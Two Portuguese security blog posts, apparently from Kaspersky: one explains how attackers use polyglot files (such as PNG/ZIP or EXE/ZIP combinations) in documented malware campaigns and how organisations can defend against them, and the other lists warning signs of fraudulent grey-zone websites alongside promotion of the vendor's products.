Arquivos criados com a técnica poliglota têm aparecido cada vez mais em ciberataques nos últimos anos. Eles permitem que os invasores façam o malware passar pelos filtros de e-mail e pelos verificadores de arquivos, enganem as vítimas em ataques de phishing e dificultem as investigações de incidentes. Para conseguir isso, os invasores constroem deliberadamente um arquivo que o sistema pode interpretar como formatos diferentes, dependendo do aplicativo em que ele é aberto.  Um exemplo clássico é um arquivo que pode ser tratado como uma imagem PNG ou um arquivo ZIP. Basta alterar a extensão do arquivo ou simplesmente usar um ou outro aplicativo para abri-lo.

Vamos entender por que é possível criar arquivos desse tipo, quais combinações de formatos já foram usadas em ataques reais e como as organizações podem se proteger contra essa ameaça.

Por que é possível criar arquivos poliglotas

Os formatos de dados por trás dos arquivos poliglotas raramente são exóticos. Tudo se resume a uma combinação inteligente de formatos comuns que são estruturalmente compatíveis. Os poliglotas exploram pelo menos uma das seguintes peculiaridades em determinados formatos de arquivo:

  • A maioria dos formatos de arquivo precisa ser decodificada a partir do primeiro byte, mas alguns precisam ser lidos a partir do final. O exemplo mais claro é um arquivo ZIP: um início corrompido ou ausente não impede que os aplicativos leiam o arquivo, porque todos os cabeçalhos necessários ficam no final. Isso permite que os invasores simplesmente concatenem dois arquivos (no exemplo acima, um PNG e um ZIP). A parte inicial é lida como uma imagem PNG válida, enquanto a parte final é lida como um arquivo ZIP válido.
  • Muitos formatos funcionam como bonecas russas matrioscas: embora externamente tenham uma extensão específica correspondente ao uso pretendido, internamente o arquivo é, essencialmente, um arquivo ZIP que contém os dados necessários. Esse grupo inclui documentos modernos do Office (DOCX/XLSX/PPTX), pacotes de instalação do Android (APK), arquivos de biblioteca Java (JAR) e muitos outros.
  • Alguns formatos não têm requisitos estruturais rígidos ou têm requisitos suficientemente flexíveis para que o aplicativo que processa o arquivo consiga localizar o trecho de que precisa, mesmo quando esse trecho não está no início.

O repositório Polydet no GitHub apresenta vários exemplos de combinações possíveis de arquivos para criar um arquivo poliglota. De acordo com a classificação da MITRE, essa técnica se enquadra na categoria Masquerading (T1036.008, Masquerade File Type).

Exemplos de arquivos poliglotas em ciberataques conhecidos

Análises de campanhas de malware disponíveis publicamente revelam diversos tipos de arquivos poliglotas. Os invasores adaptam todo o cenário do ataque a uma combinação específica de tipos de arquivo.

O grupo Head Mare entregou o malware PhantomPyramid como um anexo ZIP. O arquivo consistia em código executável do Windows (EXE), com um pequeno arquivo ZIP concatenado ao final. Quando a vítima abriu o arquivo compactado, ele continha um arquivo com a extensão PDF.LNK que, então, iniciava esse mesmo anexo poliglota, desta vez como um arquivo executável.

No ataque documentado pela JPCERT, os invasores criaram um arquivo que começava como PDF e era detectado como PDF pela maioria dos verificadores, mas tinha uma extensão DOC e era aberto nos aplicativos do Office como um arquivo DOC válido contendo macros maliciosas.

Os ataques que disseminaram os cavalos de Tróia StrRAT e Ratty usaram um arquivo poliglota criado a partir de um pacote de instalação assinado do Windows (MSI), com código Java malicioso (JAR) anexado ao final.

Os ataques do StrelaStealer usaram um arquivo poliglota com extensão HTML: uma biblioteca do Windows (DLL) com um documento HTML de chamariz concatenado ao final. Um atalho no arquivo compactado iniciou o arquivo duas vezes: uma vez por meio do comando start (o equivalente a um clique duplo, que abriu um navegador exibindo o documento HTML) e outra por meio do rundll32 (que iniciou a DLL maliciosa).

Em um ataque simulado, mas engenhoso, os pesquisadores concatenaram dois arquivos ZIP comuns e descobriram que diferentes ferramentas populares de compactação exibiam o arquivo combinado de maneiras diferentes: algumas mostravam apenas o primeiro arquivo compactado, outras apenas o segundo, e outras mostravam ambos ao mesmo tempo, como se fossem um único arquivo compactado com conteúdo compartilhado. Se o invasor estiver familiarizado com a infraestrutura da vítima e souber quais softwares estão instalados, poderá usar essa combinação para mostrar um arquivo às ferramentas de segurança e outro à vítima.

Os invasores empregaram uma complexa matriosca de malware em uma campanha que distribuiu o infostealer IcedID. Eles anexaram um arquivo ZIP aos e-mails de phishing; descompactá-lo produziu um arquivo ISO. Esse ISO, por sua vez, era descompactado em um arquivo CHM (Ajuda do Windows) criado com a técnica poliglota. Quando a vítima o abriu com a ferramenta padrão de Ajuda do Windows, o arquivo executou um script JavaScript incorporado ao conteúdo da ajuda, que iniciou o aplicativo padrão mshta (host de aplicativos HTML da Microsoft) e o direcionou para esse mesmo arquivo CHM. Os autores da campanha empacotaram um aplicativo HTA dentro do arquivo CHM de forma que sua presença não interferisse na leitura do arquivo como um documento de ajuda inócuo. O manipulador de HTA, por sua vez, simplesmente ignora todos os dados irrelevantes no início do arquivo até encontrar o script HTA.

Como as ferramentas de segurança lidam com arquivos poliglotas

Os exemplos acima deixam claro como esse truque de leitura dupla permite que os invasores implantem malware no computador da vítima. Mas como os filtros de e-mail e os sistemas EDR realmente lidam com arquivos desse tipo? A resposta depende inteiramente da solução específica, portanto, isso precisa ser verificado, seja por meio da análise da documentação técnica do fornecedor, seja pela execução de um teste controlado na infraestrutura corporativa, com todas as devidas precauções.  De modo geral, apenas dois pontos são válidos em todos os casos:

  • A maioria das soluções de segurança não confia na extensão informada de um arquivo; em vez disso, verifica seu início para determinar sua estrutura real. É por isso que, no ataque descrito acima, o arquivo PDF com extensão DOC foi analisado como um PDF inofensivo, enquanto a macro maliciosa estava na parte DOC concatenada.
  • Se um arquivo começar como algo inofensivo (por exemplo, uma imagem) e sua extensão corresponder, uma análise mais sofisticada provavelmente não será aplicada a ele. Os invasores podem explorar isso: as instruções que acompanham o arquivo podem orientar a vítima a renomeá-lo para que o comportamento do sistema acabe associado à segunda carga útil, e não à imagem.

Como proteger uma organização contra ataques de arquivos poliglotas

A defesa contra arquivos poliglotas não requer soluções técnicas ou organizacionais complexas. O que exige são boas práticas de segurança sólidas e consistentes em toda a organização:

  • use listas fechadas de aplicativos autorizados a serem executados nas estações de trabalho dos funcionários. exclua aplicativos do Windows desatualizados, ferramentas administrativas da Microsoft não utilizadas, softwares de acesso remoto e de transferência de arquivos e qualquer outro software considerado potencialmente perigoso ou obsoleto.
  • use soluções de segurança de e-mail avançadas e equipadas com CDR (tecnologia de Desarme e Reconstrução de Conteúdo, que desarma anexos suspeitos e os reconstrói em versões mais seguras) e tecnologia de detonação (que executa anexos suspeitos em um ambiente isolado para análise). configure a análise aprofundada para anexos que apresentem sinais externos de serem arquivos poliglotas: todos os arquivos compactados e do Office, arquivos com extensões não padrão e assim por diante.
  • da mesma forma, configure a solução EDR para realizar uma análise aprofundada de possíveis arquivos poliglotas.
  • crie regras de monitoramento que gerem alertas para combinações incomuns entre um processo e os arquivos que ele recebe para processamento, como um arquivo CHM iniciado por meio do mshta ou um arquivo HTML iniciado por meio do rundll32, como nos exemplos acima.
  • adicione informações básicas sobre arquivos poliglotas ao programa de conscientização em segurança utilizado pela organização, para que os usuários fiquem atentos quando forem orientados a alterar a extensão de um arquivo ou a manipulá-lo de alguma forma incomum, por exemplo, abrindo-o em um aplicativo específico.

Como identificar sites fraudulentos que seu navegador considera seguros

Você abre um site. Seu navegador não exibe um alerta, o design parece perfeitamente legítimo, a conexão é segura e não há sinais óbvios de phishing. Isso significa que o site é seguro? Infelizmente, muitos sites estão em uma zona cinzenta: não são propriamente golpes de phishing, mas apresentam riscos suficientes para colocar seu dinheiro ou seus dados em perigo.

Esta postagem ensina a reconhecer sites fraudulentos considerados seguros por engano e a proteger seus dados.

Como os sites nessa área cinzenta enganam os usuários

Os sites clássicos de phishing geralmente se passam por serviços conhecidos para roubar dinheiro, informações pessoais ou dados de contas dos usuários. Já os sites nessa zona cinzenta não são falsificações evidentes, mas tampouco são confiáveis. Eles podem cobrar por serviços inexistentes ou inferiores ao anunciado, oferecer ofertas boas demais para ser verdade e depois alterar discretamente os termos, ou promover esquemas financeiros duvidosos.

Além disso, esses sites nem sempre infringem a lei. Às vezes, seus operadores procuram deliberadamente brechas na regulamentação ou escondem os termos reais do serviço em locais onde os usuários dificilmente os notarão.

A seguir, analisamos os tipos de sites e serviços da Web que mais frequentemente se enquadram nessa zona cinzenta.

Agregadores de assinaturas

Entre os sites mais comuns nessa zona cinzenta estão os que vendem assinaturas baratas de serviços como plataformas de streaming, testes de personalidade, cursos on-line e outros. A vítima assina um serviço por quase nada (às vezes, literalmente por um dólar), apenas para descobrir, uma semana depois, que o custo da renovação é surpreendentemente alto. Tecnicamente, havia um aviso, mas ele estava escondido nas letras miúdas, no final da página. Às vezes, os golpistas vão além: acrescentam aos termos de serviço uma cláusula que estabelece que as cobranças da assinatura não são reembolsáveis. Não é de surpreender que o usuário precise, então, passar por todo tipo de dificuldade para cancelar a assinatura.

Lojas on-line

Os clássicos sites fraudulentos. As ofertas incríveis que eles promovem podem resultar em falsificação, uma foto impressa do produto ou, pior ainda, uma versão minúscula dele, em vez do produto verdadeiro. E isso considerando que algo seja entregue, já que o preço parecia baixo demais desde o início.

Infelizmente, uma experiência de compra ruim não é o fim dos problemas. Lojas on-line fraudulentas também buscam dados pessoais: para receber a compra, o usuário geralmente precisa fornecer nome, endereço, telefone e e-mail. E, se o visitante decidir pagar pelo pedido, um site não confiável pode facilmente roubar também os dados do cartão. Os criminosos podem, então, vender todas essas informações valiosas na dark web ou usá-las para enviar spam ou realizar ataques de phishing direcionados.

Uma loja on-line fraudulenta

Golpistas que administram uma loja on-line suspeita oferecem produtos quase de graça.

Plataformas e corretoras de negociação on-line

As corretoras de criptomoedas e os sites que oferecem oportunidades de investimento merecem destaque especial. Todos prometem retorno rápido ou uma taxa de câmbio vantajosa demais para ser verdade, mas, assim que a vítima decide investir, fica claro que não haverá nenhum lucro. Muito pelo contrário: ela perde tudo o que investiu.

Às vezes, os golpistas mantêm a ilusão exibindo um saldo supostamente crescente na conta, mas, ao tentar sacar, o usuário descobre que precisa pagar uma “taxa” ou “imposto”, fazendo com que a vítima perca ainda mais dinheiro.

Um site fraudulento que oferece uma oportunidade de investimento

Um site fraudulento oferece oportunidades de investimento com um ROI (retorno sobre o investimento) duvidosamente alto em apenas um ou dois dias. Segundo os golpistas, basta investir entre US$ 100 e US$ 500 para sair com quase US$ 5 mil de lucro!

Perder dinheiro não é o único risco nesse caso. Entre os sites encontrados, alguns roubaram chaves privadas e dados de contas de carteiras de criptomoedas, enquanto outros redirecionaram usuários para páginas de phishing ou sequestraram sessões do navegador.

Lembre-se: se um site aceita pagamentos somente em criptomoedas, por transferência bancária ou por meio de algum serviço de terceiros, considere isso um grande sinal de alerta. Pagamentos desse tipo costumam ser difíceis ou até impossíveis de contestar ou reverter. E, para quem possui criptomoedas, há mais uma regra a ter em mente: nunca compartilhe sua frase-semente (a chave principal exclusiva da sua carteira de criptomoedas) com ninguém.

Serviços intermediários

Os sites que operam nessa zona cinzenta também costumam se passar por intermediários, cobrando por serviços que são muito mais baratos ou até gratuitos em outros lugares.

Em 2025, foram identificados vários sites fraudulentos que ofereciam ajuda para solicitar a autorização de viagem ETA do Reino Unido. Embora a taxa oficial seja de apenas £ 16, alguns desses intermediários cobravam até € 200 dos solicitantes apesar de, na prática, fazerem apenas o encaminhamento da solicitação para o serviço governamental.

Alguns esquemas são ainda mais perigosos. Os golpistas podem se passar por agentes imobiliários ou advogados de imigração, obter dados pessoais dos clientes e, depois, cobrar pelo suposto processamento de documentos. Quem recorre a um desses intermediários falsos corre riscos que vão além de pagar caro demais ou não receber nada em troca: esses clientes também podem acabar fornecendo dados pessoais confidenciais diretamente de seus documentos.

O problema é ainda maior porque algumas dessas informações, como o CPF ou algum outro documento de identificação pessoal, não são fáceis de alterar e, em alguns casos, nem podem ser alteradas. Os criminosos podem usar esses dados para contratar empréstimos em nome da vítima ou invadir serviços governamentais on-line e assumir o controle de suas contas.

Extensões de proteção falsas

As extensões falsas de navegador merecem atenção especial. Elas se disfarçam de ferramentas antivírus, bloqueadores de anúncios, complementos para mecanismos de pesquisa ou serviços que prometem aumentar a privacidade. Segundo nossos especialistas, essas extensões estão entre os tipos mais comuns de recursos que operam nessa zona cinzenta.

Depois de instalada, uma dessas falsas ferramentas de proteção pode alterar as configurações do navegador e do mecanismo de pesquisa, extrair o histórico de navegação e as consultas da vítima e redirecioná-la para uma página de phishing. Algumas dessas extensões também interceptam cookies (inclusive cookies de sessão), o que pode ajudar os golpistas a assumir o controle das contas da vítima.

Não confie tão facilmente nem conceda acesso a qualquer extensão que prometa proteção ou privacidade. Infelizmente, avaliações excelentes e um grande número de downloads não são sinais confiáveis de que uma extensão seja realmente segura. Em vez disso, instale uma de nossas soluções de segurança: além proteção abrangente para o dispositivo, elas incluem a extensão de navegador do Kaspersky Protection. Esta extensão, compatível com os principais navegadores, detecta e bloqueia tentativas de rastrear sua atividade on-line, anúncios pop-up, sites de phishing e a interceptação dos seus dados. Além disso, sempre que fizer um pagamento on-line, a extensão abrirá o site no modo Navegador protegido, uma camada extra de segurança às suas informações e transações financeiras.

Como saber se um site é confiável

Preste atenção aos sinais de alerta

  • Não há informações sobre o site ou a empresa em nenhum lugar da Internet. Uma empresa legítima tem endereço registrado, suporte e redes sociais ativas, com histórico de atividade. Pesquise on-line se há avaliações sobre o site ou a empresa. Se você não encontrar avaliações ou se elas forem estranhamente semelhantes, não forneça seus dados pessoais nem seu dinheiro.
  • Você está sendo pressionado a agir rapidamente. Preste atenção a pop-ups como “Restam apenas 2 itens!”, “O desconto termina em 10 minutos!” ou “100 pessoas estão vendo este produto agora”, além de contagens regressivas na página.
  • Ofertas boas demais para ser verdade. Se alguém promete dinheiro fácil em poucos dias ou oferece um produto por um preço inacreditavelmente baixo, pare e questione se pode ser um golpe.
  • Site com design desleixado. Sites criados às pressas geralmente têm elementos da página desalinhados, erros de digitação, textos mal traduzidos ou botões e links que simplesmente não funcionam. Dito isso, um design sofisticado também não é prova de confiabilidade: atualmente, golpistas podem usar IA para criar do zero um site convincente.
  • Fotos de produtos com aparência estranha. Lojas on-line suspeitas costumam usar fotos borradas ou pixeladas, ou imagens geradas por IA.
  • Imitação de empresas e marcas conhecidas. Sites falsos imitam logotipos, cores, fotos e o design geral para fazer visitantes acreditarem que são sites verdadeiros.

Implemente uma solução de segurança avançada

Kaspersky Premium que filtre automaticamente, por padrão, os sites com níveis de confiabilidade incertos. Ela verifica várias características do site ao mesmo tempo: o nome do domínio, há quanto tempo ele está registrado, a reputação do endereço IP, a estabilidade da infraestrutura, as configurações de DNS, os cabeçalhos e o certificado. Se um número suficiente desses atributos parecer suspeito em conjunto, a solução de segurança exibirá um aviso em vez de abrir o site imediatamente.

Além disso, a solução Kaspersky Premium bloqueia tentativas de induzir você a fornecer seus dados de login, senhas ou informações de pagamento em páginas falsas. A solução também detecta e neutraliza softwares maliciosos no seu dispositivo.

Saiba mais sobre phishing e golpes:

❌